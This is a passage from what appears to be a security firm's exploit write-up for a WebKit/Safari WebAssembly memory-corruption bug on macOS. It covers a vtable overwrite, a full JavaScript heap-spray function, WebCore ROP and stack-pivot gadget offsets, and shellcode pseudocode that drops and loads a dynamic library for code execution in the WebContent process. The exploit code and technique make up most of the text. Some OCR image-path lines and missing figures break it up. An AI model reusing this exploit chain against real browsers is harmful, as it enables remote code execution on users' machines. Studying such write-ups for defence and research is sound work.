The aim of this was to perform an overwrite of a HTMLLinkElement vtable pointer with the value of 0x800000008. Therefore the first 4 bytes write would be of 0x8 and then the second of 0x8. The reason this value was chosen will be explained in detail further on within this section.


We then construct the Wasm binary file as follows (but with the updated payload):



With the remote code execution part of the exploit we took a similar approach to the information leak by first crafting a prepared memory layout as follows:

We then trigger the free of the string B leaving the memory layout as follows:

This leaves a hole for which are vulnerable Wasm code can be used to fill and overflow into the vtable pointer of the HTMLLinkElement as follows:



At this stage if we were able to perform an arbitrary value write, then it would be game over as we could re-direct our vtable into a fake vtable at a location which we control. However, due to the limited values we are able to write, then this vtable could only be placed at certain locations.

As a re-cap the values we can overwrite the vtable pointer with are (1-1000). Therefore by setting the write values to be (0x8, 0x8) we can change the vtable location pointer to 0x800000008. This is convenient as it is possible to cover this address with fake vtables heap sprayed as described in the following section.

Within as HTMLLinkElement the first 8 bytes contain a pointer to the objects vtable. As shown below:

```
(lldb) x/100x 0x00006110001d1900
0x6110001d1900: 0x4a192190 0x00000007 0x00000000 0x00000000
0x6110001d1910: 0x00000001 0x0000201e 0x00000000 0x00000000
(lldb) image lookup --address 0x000000074a192190
    Address: WebCore[0x00000000048c9190] (WebCore.__DATA.__const + 2069904)
    Summary: WebCore`vtable for WebCore::HTMLLinkElement + 16
```

We constructed our fake vtable using our heap spray in order to hijack the 'focus' method of the HTMLLinkElement's vtable when called. Therefore when JavaScript focus method was called, then we would make use of the fake vtable. This process will be described in detailed within the next section.

3.4 Heap Spray

As Saelo and Niklasb mentioned in their great article on a previous WebKit bug (https://phoenhex.re/2017-06-02/arrayspread), it is possible to spray large amounts of data due to the macOS page caching mechanisms in a reasonable timeframe. The same approach was taken here: We spray ~24GB of fake vtables/ROP-chains with 196 ArrayBuffers. Using a size of 256MB per buffer will make one of them predictably end up at 0x800000000.

This is performed using the following function:

```
function ab_spray(target_addr, ropchain, payload, cop_ptrs) {
    function set(p, i, a,b,c,d,e,f,g,h) {
        p[i+0]=a; p[i+1]=b; p[i+2]=c; p[i+3]=d; p[i+4]=e; p[i+5]=f; p[i+6]=g; p[i+7]=h;
    }
    AR_SZ = 0x08000000;
    var target_p = [];
    var ropchain_ps = [];
    var cop_ps = [];
    for(var i = 0; i < 8; i++)
        target_p.push(target_addr.charCodeAt(i));
    for(var i = 0; i < ropchain.length; i++) {
        var tmp = [];
        for(var j = 0; j < 8; j++)
            tmp.push(ropchain[i].charCodeAt(j));
        ropchain_ps.push(tmp);
    }
    for(var i = 0; i < cop_ptrs.length; i++) {
        var tmp = [];
        for(var j = 0; j < 8; j++)
            tmp.push(cop_ptrs[i].charCodeAt(j));
        cop_ps.push(tmp);
    }
    function spray(idx) {
        var res = new Uint8Array(AR_SZ);
        for (var i = 0; i < AR_SZ; i += 0x1000) {
          var p;
          // i % PAGESIZE, spray different pattern per page
          if(((i >> 12) & 0x3) == 0 || ((i >> 12) & 0x3) == 3) {
              p = target_p;
              for(var j = 0; j < 0x1000; j += 8)
                set(res, i+j, p[0],p[1],p[2],p[3], p[4],p[5],p[6],p[7]);
              p = cop_ps[0];
              set(res, i+0x10, p[0],p[1],p[2],p[3], p[4],p[5],p[6],p[7]);
              p = cop_ps[1];
```

```
            set(res, i+0x18, p[0],p[1],p[2],p[3], p[4],p[5],p[6],p[7]);
            p = cop_ps[2];
            set(res, i+0x20, p[0],p[1],p[2],p[3], p[4],p[5],p[6],p[7]);
        }
        else if(((i >> 12) & 0x3) == 1) { // ROP PAGE
            var roplen = ropchain_ps.length << 3;
            var idx = 0;
            for(var j = 0; j < roplen; j += 8) {
              p = ropchain_ps[idx++];
              set(res, i+j, p[0],p[1],p[2],p[3], p[4],p[5],p[6],p[7]);
            }
        }
        else if(((i >> 12) & 0x3) == 2) { // PAYLOAD PAGE
            for(var j = 0; j < payload.length; j++)
              res[i+j] = payload.charCodeAt(j);
        }
        else {
            p = target_p;
            for(var j = 0; j < 0x1000; j += 8)
              set(res, i+j, p[0],p[1],p[2],p[3], p[4],p[5],p[6],p[7]);
        }
      }
      return res;
    }

    // predictably allocates memory at 0x800000000
    var x = [];
    for(var i = 0; i < 196; i++)
      x.push(spray(i));
    var size_gb = AR_SZ * x.length / 1024 / 1024 / 1024;
    alert("done spraying "+x.length+" buffers, total size: "+size_gb+"GB");
    return x;
}
```

This function alternates the sprayed pattern per page as follows:

- 0x0000 – 0x1000: fake vtable with multi-stage stack pivot (called COP pointers here)
- 0x1000 – 0x2000: Full ROP chain (as opposed to the ROP stubs sprayed in the previous section)
- 0x2000 – 0x3000: Shellcode (ROP chain will mprotect this to be executable and jump here)


3.5 Stack Pivot and ROP stub

At the time of the call into our fake vtable, rax points to it and rdi points to the corrupted HTMLLinkElement. Ideally, we would want a stack pivot gadget that moves rax + offset into rsp directly. Having rdi + offset in rsp would work as well, since if the heap is as expected, a sprayed StringImplShape should be adjacent to the corrupted object. In this case however, space for the ROP chain would be constrained by the size of our sprayed StringImplShape.

After a few unsuccessful hours of looking for suitable gadgets in WebCore, we decided for a slightly more cumbersome hybrid approach (which we dubbed Call-Oriented Programming, or COP for short): As WebCore contains a number of gadgets which end in call [rax+offset] with different offsets, we can stitch together a few of those as a multi-gadget stack pivot.

A sequence of gadgets we identified could be used to pivot rsp to rdi + 0xd8 + 0x30, pointing rsp into the adjacent StringImplShape which contains our (size constrained) ROP stub. This stub executes a ROP gadget to move the address of the full ROP chain into rcx and invokes the final stack pivot gadget again, transferring control to the full ROP chain.

The stack pivot mechanism is depicted in the following figure:



Since the heap layout may not be perfect, we prepend the stub by filling the rest of the StringImplShape with addresses of ret-instructions, thus creating a ret-sled analogous to NOP-sleds in shellcode – once rsp points somewhere into the sled, execution will continue until the actual stub is hit.

```
/*
    - rdi contains addrof(this), so our sprayed StringImpls will be nearby.
    - we spray a retsled + ropchain-stub, so let's point rsp there

    0x01367ab  //  add rdi, 0xd8; call [rax+0x10]
    0x07ee79d  //  mov rbx, rdi; call [rax+0x8]
    0x05a894d  //  mov rcx, rbx; call [rax+x18]
```

```
    0x03825b3  //  push rcx; pop rsp; add rsp 0x30; pop rbp; ret
*/
var rop_stack_pivot = text(0x03825b3);   // push rcx; pop rsp; add rsp, 0x30; pop rbp; ret;
var cop__add_rdi_0xd8 = text(0x01367ab); // add rdi, 0xd8; mov esi, 1; call [rax + 0x10];
var pop_rcx__ret = text(0x14353);        // pop rcx; ret;

var cop_ptrs = [
    text(0x05a894d),                     // mov rcx, rbx; call [rax + 0x18];
    text(0x07ee79d),                     // mov rbx, rdi; mov rdi, r14; call [rax + 8];
    rop_stack_pivot                      // transfers control to ropstub
]

var ropstub = [
    pop_rcx__ret,
    uint64(SPRAY_ADDR_HIGH, 0x0000fc8),  // 0x800001000 - 0x38
    rop_stack_pivot                      // transfers control to full ROP chain
];
```

3.6 ROP Chain and Payload

At this point, it's ROP business as usual. As our goal is arbitrary (shell-)code execution with as little ROP as possible, we decided to mprotect a page with shellcode as PROT_EXEC and implement the rest of the payload in assembly instead of ROP. Whilst a lot of libc-functions have stubs in the WebCore's import-table already (and as such static offsets from WebCore's base address), unfortunately mprotect is not among them. However, we can just dlopen() libc.dylib and load mprotect ourselves. In pseudocode, the chain does the following and finally returns to the newly executable shellcode page.

```
strcpy(libc_str, "libc.dylib");
strcpy(mprot_str, "mprotect");
libc_handle = dlopen(libc_str, RTLD_NOW);
mprotect = dlsym(libc_handle, mprot_str);
mprotect(SHELLCODE_ADDR, 0x1000, PROT_READ|PROT_EXEC);
```

Whilst we could implement the second stage of the exploit in assembly and call it a day at this point, we wanted to be able to write the sandbox escape in C/Objective-C. To do this, we compile it to a dynamic library, have the exploit write the library to a file and subsequently load it into the WebContent process. This also has the advantage that the dynamic linker takes care of loading dependencies for us, allowing us to make use of a broad range of macOS frameworks and libraries.

However, the WebContent sandbox is quite restrictive on file accesses and the writable location Ian Beer referenced in his Pwn4Fun write-up is not available anymore. As it turns out though, the environment

variable TMPDIR contains the path to a temporary directory which is writable by the WebContent process.


For the final exploit, we modified the ab_spray function to put the dynamic library right at the end of every sprayed 256MB block, guaranteeing that the dynamic library payload will be located somewhere after the known addresses. With this in mind, we can write a little loop in our shellcode that searches for the 0xfeedfacf magic value at the beginning of the library, locates the payload, writes it to a file in the temporary directory, calls dlopen() on it to transfer execution to the payload and finally enters an endless usleep to avoid crashing.

Putting it all together, our shellcode looks like the following (depicted as pseudocode again):

```
getenv = dlsym(libc_handle, "getenv");
tmpdir = strdup(getenv("TMPDIR"));
libpath = strcat(path, "pwn.so");
fd = open(libpath, O_CREAT|O_RDWR);
dylib_ptr = SHELLCODE_ADDR;
while(*dylib_ptr != 0xfeedfacf)
       dylib_ptr += 0x1000;
write(fd, dylib_ptr, DYLIB_LENGTH);
dlopen(libpath, RTLD_NOW);
usleep(0xffffffff);
```

Finally if everything went well, the WebContent process is now executing our (Objective-C) Code and we're ready to escape the sandbox.

This following screenshot shows arbitrary code execution occurring within the WebContent process:



4. Credits

- Ian Beer of Google Project Zero – https://googleprojectzero.blogspot.co.uk/2014/07/pwn4fun-spring-2014-safari-part-i_24.html
- Natalie Silvanovich of Google Project Zero – https://bugs.chromium.org/p/project-zero/issues/detail?id=1522&can=1&q=&start=1300
- Phoenhex – https://phoenhex.re/
- Fermin Serna – https://media.blackhat.com/bh-us-12/Briefings/Serna/BH_US_12_Serna_Leak_Era_Slides.pdf

labs.mwrinfosecurity.com

Follow us: